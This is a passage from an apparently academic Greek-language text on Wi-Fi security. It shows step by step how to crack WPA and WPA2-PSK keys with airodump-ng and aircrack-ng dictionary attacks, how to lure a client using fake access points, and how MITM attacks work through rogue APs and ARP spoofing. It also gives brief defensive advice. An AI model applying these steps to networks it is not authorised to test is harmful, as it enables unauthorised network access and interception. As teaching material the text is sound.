Για να βρει εάν αυτό το PTK είναι το σωστό, αυτό που κάνει είναι να δημιουργήσει ξανά το Message Integrity Check (MIC) και να το συγκρίνει με αυτό που υπάρχει στο four-way handshake. Εάν είναι τα ίδια τότε ο επιτιθέμενος ξέρει ότι το PMK που υπολόγισε είναι το σωστό και πλέον μπορεί να έχει πρόσβαση στο δίκτυο. Ας πάμε τώρα να δούμε στη πράξη την επίθεση.

Αρχικά έχουμε ρυθμίσει το router του χρήστη με WPA ρυθμίσεις όπως φαίνεται παρακάτω.




Figure 86: Ρυθμίσεις router

Επόμενο βήμα είναι να τρέξουμε το εργαλείο airodump-ng για να καταγράψουμε και αποθηκεύσουμε τη χειραψία που συμβαίνει όταν συνδέεται ένας χρήστης. Στην παρακάτω εικόνα βλέπουμε ότι το εργαλείο μας έχει καταγράψει την χειραψία του χρήστη με το σημείο πρόσβασης.

Figure 87: Καταγραφή χειραψίας

Μετά τρέχουμε το εργαλείο aircrack-ng το οποίο θα αναλάβει το σπάσιμο του κλειδιού. Το εργαλείο αυτό παίρνει σαν όρισμα το αρχείο με τη καταγραφή της κίνησης και το λεξικό με τις συνηθισμένες λέξεις και φράσεις. Για λεξικό χρησιμοποιήσαμε αυτό που ήδη έχει το λειτουργικό σύστημα Linux-Backtrack το οποίο έχει όνομα **darkc0de.lst**.




Figure 88: Εκτέλεση aircrack-ng

Αφού πατήσουμε το πλήκτρο Enter, το εργαλείο θα μας ρωτήσει να διαλέξουμε το δίκτυο που επιθυμούμε από τα δίκτυο που έχει καταγράψει. Αυτό φαίνεται παρακάτω.

Figure 89: Επιλογή δικτύου

Αφού πατήσουμε ξανά το Enter, το εργαλείο θα αρχίσει να σπάει το κλειδί, εξετάζοντας ένα-ένα όλες τις λέξεις που υπάρχουν στο λεξικό, όπως εξηγήσαμε πιο πάνω.

Figure 90: Εύρεση κλειδιού

Είδαμε λοιπόν πως μπορούμε να σπάσουμε τη κρυπτογράφηση WPA-PSK. Η επιτυχία αυτής της επίθεσης εξαρτάται από το πόσο αδύναμο είναι το μυστικό κλειδί που έχει εισαχθεί από τον χρήστη και αν αυτός ο κωδικός υπάρχει στο λεξικό που χρησιμοποιείται. Οπότε η ύπαρξη ενός ισχυρού και μεγάλου λεξικού είναι αυτό που δίνει μια πετυχημένη επίθεση.

6.7.1 Σπάζοντας το WPA με τον χρήστη μόνο

Σε αυτή την ενότητα θα βρούμε το μυστικό κλειδί ενός χρήστη που έχει συνδεθεί σε κάποιο δίκτυο το οποίο χρησιμοποιεί WPA κρυπτογράφηση. Είναι σημαντικό το τονίσουμε ότι σε αυτή τη περίπτωση δεν χρειάζεται ο χρήστης να είναι συνδεδεμένος σε κάποιο σημείο πρόσβασης. Η επίθεση αυτή λειτουργεί παρόμοια με την Cafe Latte επίθεση που εφαρμόσαμε στην ενότητα 4.10.2 .

Όπως εξηγήσαμε στην προαναφερθείσα επίθεση, τα λειτουργικά συστήματα αποθηκεύουν τις διάφορες πληροφορίες για τα δίκτυα στα οποία ένας χρήστης έχει συνδεθεί στο παρελθόν. Επομένως, η επίθεση μας θα βασιστεί ακριβώς στην αδυναμία αυτή.

Ο επιτιθέμενος δεν γνωρίζει το μυστικό προ-μοιρασμένο κλειδί. Έτσι μετά το στάδιο των Probe request-response, Authentication request-response και Association request-response, επιτιθέμενος στέλνει τον τυχαίο αριθμό ANounce στον χρήστη. Ο χρήστης από την άλλη, διαθέτει το μυστικό προ-μοιρασμένο κλειδί, δημιουργεί το μυστικό αριθμό SNounce και το στέλνει στον επιτιθέμενο μαζί με το MIC. Τώρα ο επιτιθέμενος έχει στη διάθεση του τέσσερα στοιχεία, το SNounce, το ANounce, τη MAC του σημείου πρόσβασης που είναι ο ίδιος καθώς και τη MAC του χρήστη. Από αυτό το σημείο ο επιτιθέμενος είναι έτοιμος να αρχίσει μια επίθεση βασισμένη σε λεξικό. Στη παρακάτω εικόνα παρατηρούμε πως λειτουργεί η επίθεση αυτή.




Figure 91: Λειτουργία επίθεσης

Αρχικά ο επιτιθέμενος θα πρέπει να αρχίσει μια καταγραφή και να δει τι probe request πακέτα μεταδίδονται στο δίκτυο από τους χρήστες. Αφού καταγράψει ένα τέτοιο πακέτο, ο επιτιθέμενος θα ξέρει ότι κάποιος χρήστης ψάχνει για το δίκτυο που αναφέρεται στο πακέτο αυτό. Όμως αυτό που δεν γνωρίζει είναι τι κρυπτογράφηση χρησιμοποιεί το δίκτυο που ψάχνει ο χρήστης. Για να το μάθει αυτό, ο επιτιθέμενος δημιουργεί τέσσερα ψεύτικα σημεία πρόσβασης, με ESSID το όνομα που αναφέρεται στο probe request πακέτο, αλλά το καθένα με διαφορετικό είδος κρυπτογράφησης. Δηλαδή ένα σημείο πρόσβασης χωρίς κρυπτογράφηση, ένα σημείο πρόσβασης με WEP κρυπτογράφηση, ένα με WPA κρυπτογράφηση και άλλο ένα με WPA2 κρυπτογράφηση. Εκεί που τελικά θα συνδεθεί ο χρήστης, σημαίνει ότι το δίκτυο που υπήρχε στο probe request πακέτο χρησιμοποιεί την κρυπτογράφηση του δικτύου όπου συνδέθηκε ο χρήστης. Ας πάμε τώρα να δούμε στην πράξη πως μπορούμε να αποκτήσουμε το μυστικό κλειδί.

1. Ο επιτιθέμενος τρέχει το εργαλείο airodump-ng και καταγράφει ένα probe request πακέτο για ένα δίκτυο με όνομα **test1**.

```
CH  6 ][ Elapsed: 3 mins ][ 2012-06-10 15:53

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:14:D1:31:46:AA  -52       92      399    0   1  54   OPN              Esties_56
00:14:D1:31:46:95  -72       71     2912   45   6  54   OPN              Esties_57
00:14:D1:31:46:A9  -85       13        7    0   6  54   OPN              Esties_66
00:14:D1:31:46:A8  -88       84      739   22  11  54   OPN              Esties_67
00:15:6D:B0:B5:D4  -86       11        0    0   1  54e. WPA  TKIP   PSK  xarma19

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   E4:D5:3D:68:DC:A8  -36    0 - 1      0        13  test1
00:14:D1:31:46:AA  5C:4C:A9:8A:3B:1E  -28    0 - 1      0        11  Esties_56
00:14:D1:31:46:95  00:1F:3C:AB:A7:88  -60    1 -11    108       542
00:14:D1:31:46:95  0C:EE:E6:94:F5:B3  -70   18 -11      4      2089  Esties_57
00:14:D1:31:46:95  00:1C:BF:AB:52:C2  -88   24 - 1      0        72
00:14:D1:31:46:A9  4C:0F:6E:4D:6A:E2   -1    2 - 0      0         6
00:14:D1:31:46:A8  70:1A:04:83:FD:56  -78   12 -24      2       330
00:14:D1:31:46:A8  00:90:4B:1D:27:B5  -86   11 - 1    154        57  Esties_67
```

Figure 92: Καταγραφή probe request πακέτου

2. Ύστερα ο επιτιθέμενος αρχίζει να καταγράφει και να αποθηκεύει τη κίνηση ώστε να καταγράψει τη χειραψία (handshake) μεταξύ του χρήστη και του σημείου πρόσβασης όπου τελικά θα συνδεθεί. Για να γίνει αυτό ο επιτιθέμενος δίνει την παρακάτω εντολή:

airodump-ng mon0 --write [capture_file_name]

3. Αμέσως μετά ο επιτιθέμενος για να μάθει τι κρυπτογράφηση έχει το δίκτυο που ψάχνει ο χρήστης, δημιουργεί τέσσερα σημεία πρόσβασης με διαφορετική κρυπτογράφηση το καθένα.

Figure 93: Σημείο πρόσβασης χωρίς κρυπτογράφηση




Figure 94: Σημείο πρόσβασης με κρυπτογράφηση με WEP

Figure 95: Σημείο πρόσβασης με κρυπτογράφηση με WPA

Figure 96: Σημείο πρόσβασης με κρυπτογράφηση με WPA2

4. Αφού δημιουργήσει τα ψεύτικα σημεία πρόσβασης, περιμένει να δει σε ποιο από τα τέσσερα θα συνδεθεί αυτόματα ο χρήστης. Παρακάτω βλέπουμε ότι ο χρήστης συνδέθηκε στο σημείο πρόσβασης με τη WPA κρυπτογράφηση.




Figure 97: Ο χρήστης συνδέθηκε στο AP με WPA κρυπτογράφηση

5. Τώρα πια ο επιτιθέμενος έχει καταγράψει τη χειραψία, και πλέον μπορεί να τερματίσει τα ψεύτικα σημεία πρόσβασης. Στη παρακάτω εικόνα βλέπουμε τη χειραψία μαζί με τα τέσσερα σημεία πρόσβασης όπως τα καταγράφει το εργαλείο airodump-ng.




Figure 98: Καταγραφή χειραψίας

Παρακάτω βλέπουμε το αρχείο όπου υπάρχει αποθηκευμένη η κίνηση με τη χειραψία.

Figure 99: Αρχείο με τη κίνηση

6. Μετά ο επιτιθέμενος αρχίζει τη διαδικασία εύρεσης του μυστικού κλειδιού εκτελώντας το εργαλείο aircrack-ng, δίνοντας σας όρισμα το αρχείο με τη χειραψία και το λεξικό.




Figure 100: Επιλογή δικτύου

7. Αφού διαλέξουμε το δίκτυο που θέλουμε, πατάμε το πλήκτρο Enter και το aircrack-ng μετά από λίγο θα μας παρουσιάσει το μυστικό κλειδί, εάν ο χρήστης έχει δώσει ένα αδύναμο κλειδί και αυτό υπάρχει στο λεξικό.

Figure 101: Εύρεση κλειδιού

6.7.2 Προστασία

Η πιο αποτελεσματική προστασία που μπορούμε να έχουμε ενάντια σε αυτή την επίθεση, είναι να μην πληκτρολογούμε ποτέ έναν αδύναμο κωδικό και να αποφύγουμε όπου είναι δυνατόν τη χρήση του TKIP. Ο κωδικός μας θα πρέπει να είναι ένας συνδυασμός από χαρακτήρες και αριθμούς μήκους μεγαλύτερο των οχτώ αλφαριθμητικών ώστε να θεωρηθεί ισχυρός. Επίσης καλό θα ήταν το προ-μοιρασμένο κλειδί να μην μένει ίδιο και να αλλάζει συχνά.

Ένα άλλο μέτρο είναι να χρησιμοποιούμε μοναδικά SSID για τα σημείο πρόσβασης μας, και να αλλάξουμε το όνομα του σημείου πρόσβασης που αυτό έχει από το εργοστάσιο.

6.8 Σπάζοντας το WPA2

Για να σπάσουμε τη κρυπτογράφηση του WPA2-PSK και να βρούμε το μυστικό κλειδί, θα ακολουθήσουμε σχεδόν τα ίδια βήματα που κάναμε στην παραπάνω ενότητα. Ο επιτιθέμενος χρειάζεται πάλι να καταγράψει τη χειραψία (four-way handshake) που γίνεται μεταξύ του χρήστη και του σημείου πρόσβασης. Και αφού τη καταγράψει, ύστερα εφαρμόζει πάλι μια επίθεση βασισμένη σε λεξικό (dictionary-based attack). Παρακάτω βλέπουμε το σημείο πρόσβασης μας με WPA2 ρύθμιση.




Figure 102: Ρυθμίσεις router

Το αρχικό βήμα είναι να τρέξουμε το airodump-ng ώστε να καταγράψουμε και αποθηκεύσουμε τη χειραψία μεταξύ του χρήστη και του σημείου πρόσβασης όταν αυτός συνδέεται σε αυτό. Παρακάτω βλέπουμε ότι το airodump-ng έχει καταγράψει τη χειραψία.

Figure 103: Καταγραφή χειραψίας

Αφού καταγραφεί η χειραψία, σταματάμε το airodump-ng και ύστερα τρέχουμε το aircrack-ng για να σπάσουμε το κλειδί. Στο εργαλείο μας σαν όρισμα εκτός από το αρχείο με την αποθηκευμένη κίνηση, θα δώσουμε και το λεξικό με τις συνηθισμένες λέξεις και φράσεις.

Figure 104: Επιλογή δικτύου

Πατώντας Enter το aircrack-ng θα εντοπίσει ότι στο αρχείο με την αποθηκευμένη κίνηση υπάρχει κίνηση και για άλλο δίκτυο, όποτε εμείς αναγνωρίζοντας τη MAC διεύθυνση του σημείου πρόσβασης στο οποίο κάνουμε την επίθεση, θα πρέπει να διαλέξουμε το αντίστοιχο αριθμό (1). Μόλις πατήσουμε ξανά Enter το εργαλείο θα αρχίσει ψάχνει για το μυστικό κλειδί στο λεξικό με τον ίδιο τρόπο που εξηγήσαμε στην προηγούμενη ενότητα. Μόλις αυτό βρεθεί, μας το παρουσιάζει στην οθόνη όπως φαίνεται παρακάτω.

Figure 105: Εύρεση μυστικού κλειδιού

Είδαμε λοιπόν πως μπορούμε να σπάσουμε τη κρυπτογράφηση του WPA2-PSK έχοντας ως αποτέλεσμα την εύρεση του μυστικού κλειδιού. Η επιτυχία αυτής της επίθεσης εξαρτάται από δύο παράγοντες. Πρώτος παράγοντας είναι το γεγονός αν ο χρήστης έχει εισαγάγει ένα αδύναμο κωδικό, και ο δεύτερος παράγοντας είναι το πόσο καλό και ισχυρό είναι το λεξικό που δίνεται σαν παράμετρο στο εργαλείο aircrack-ng.

6.9 Man in the Middle Επίθεση (MITM)

Η επίθεση Man in the Middle είναι ένα είδος δικτυακής επίθεσης όπου ο επιτιθέμενος βάζει τον εαυτό του ανάμεσα στην επικοινωνία ενός χρήστη με το σημείο πρόσβασης. Οι επιθέσεις τύπου MITM μπορούν να δηλωθούν με διάφορους τρόπους σε ένα ασύρματο δίκτυο έχοντας κύριο στόχο να υπονομεύσουν την ακεραιότητα και την εμπιστευτικότητα της επικοινωνίας. Έτσι ένας επιτιθέμενος μπορεί να παριστάνει ένα σημείο πρόσβασης σε ένα ασύρματο δίκτυο ή έναν χρήστη συνδεδεμένο στο σημείο πρόσβασης. Με αυτό το τρόπο ενεργεί ως ενδιάμεσος μεταξύ του χρήστη και του σημείου πρόσβασης υποκλέπτοντας και αν επιθυμητό, μεταβάλλοντας τις πληροφορίες που ανταλλάσσονται μεταξύ των δύο πλευρών και κατόπιν προωθώντας τα στο κατάλληλο δέκτη.

Υπάρχουν δύο τρόποι εφαρμογής μία τέτοιας επίθεσης. Ο πρώτος τρόπος χρησιμοποιεί τα πλαίσια διαχείρισης σε ένα ασύρματο δίκτυο, και ο δεύτερος τρόπος αφορά το ARP Spoofing, ο οποίος αποτελεί απειλή ακόμα και για τα ενσύρματα δίκτυα.

Στον πρώτο τρόπο ο επιτιθέμενος στέλνει ένα μήνυμα ακύρωσης της επικύρωσης στον χρήστη αναγκάζοντας το να αποσυνδεθεί και ύστερα να ξαναπροσπαθήσει να συνδεθεί. Ταυτόχρονα ο επιτιθέμενος δημιουργεί ένα ψεύτικο σημείο πρόσβασης με το ίδιο SSID και MAC διεύθυνση αλλά σε διαφορετικό κανάλι. Τότε ο χρήστης θα συνδεθεί με το ψεύτικο σημείο πρόσβασης αφού το έγκυρο σημείο πρόσβασης του αρνείται την πρόσβαση λόγω του μηνύματος ακύρωσης της επικύρωσης. Έτσι μόλις ο χρήστης συνδεθεί με το ψεύτικο σημείο πρόσβασης, ο επιτιθέμενος συνδέεται με το έγκυρο σημείο πρόσβασης παρέχοντας έτσι στον χρήστη πρόσβαση στο δίκτυο.




Figure 106: MITM επίθεση (πρώτος τρόπος)

Ο δεύτερος τρόπος αφορά το ARP Spoofing. Όταν ένας σταθμός θέλει να επικοινωνήσει με ένα άλλο σταθμό με συγκεκριμένη IP x.x.x.x, μεταδίδει ένα broadcast ARP-αίτημα ως πακέτο ζητώντας να μάθει τη MAC διεύθυνση του σταθμού με τη συγκεκριμένη IP διεύθυνση. Ο επιτιθέμενος μπορεί να αλλοιώσει τα ARP πακέτα στέλνοντας ένα τέτοιο πακέτο στο router όπου συνδέει τη δική του MAC διεύθυνση με αυτή του χρήστη και ένα άλλο ARP πακέτο στον χρήστη συνδέοντας τη MAC διεύθυνση του με αυτή του router. Έτσι

ο χρήστης θα νομίζει ότι η MAC διεύθυνση που υπάρχει στο ARP πακέτο είναι αυτή του router ενώ στην πραγματικότητα είναι του επιτιθέμενου, και το router θα νομίζει ότι η MAC που υπάρχει στο ARP πακέτο που έλαβε είναι αυτή του χρήστη. Αυτό έχει σαν αποτέλεσμα ο χρήστης και το router να δημιουργήσουν ένα λανθασμένο ARP πίνακα (ο πίνακας που συσχετίζει μία IP διεύθυνση με μια MAC) ο οποίος θα έχει λάθος συσχετίσεις. Τέλος ο επιτιθέμενος μπορεί να μεταβιβάζει την κίνηση στον τελικό της προορισμό και έτσι οι δύο πλευρές να μην γνωρίζουν το τι συμβαίνει.




Figure 107: MITM επίθεση (δεύτερος τρόπος)

Για να είναι μία τέτοια επίθεση επιτυχής, θα πρέπει το man in the middle-σημείο πρόσβασης να λειτουργεί τουλάχιστον πέντε κανάλια πιο πάνω από το έγκυρο σημείο πρόσβασης για την αποφυγή παρεμβολών με την de-authentication επίθεση που γίνεται στο χρήστη-στόχο. Επομένως, η ανίχνευση μίας man in the middle επίθεσης μπορεί να γίνει αν ανιχνεύσουμε ένα ESSID ίδιο με το αυτό του έγκυρου σημείου πρόσβασης αλλά σε διαφορετικό κανάλι. Μία τέτοια ανίχνευση είναι αποτελεσματική για ασύρματο δίκτυο με ένα σημείο πρόσβασης αλλά όχι για μεγάλα δίκτυα, διότι τα μεγάλα ασύρματα δίκτυα περιέχουν πολλαπλά σημεία πρόσβασης ρυθμισμένα σε διαφορετικά κανάλια για να αποφύγουν τις παρεμβολές με τα γειτονικά κανάλια.

6.9.1 Εφαρμογή Επίθεσης

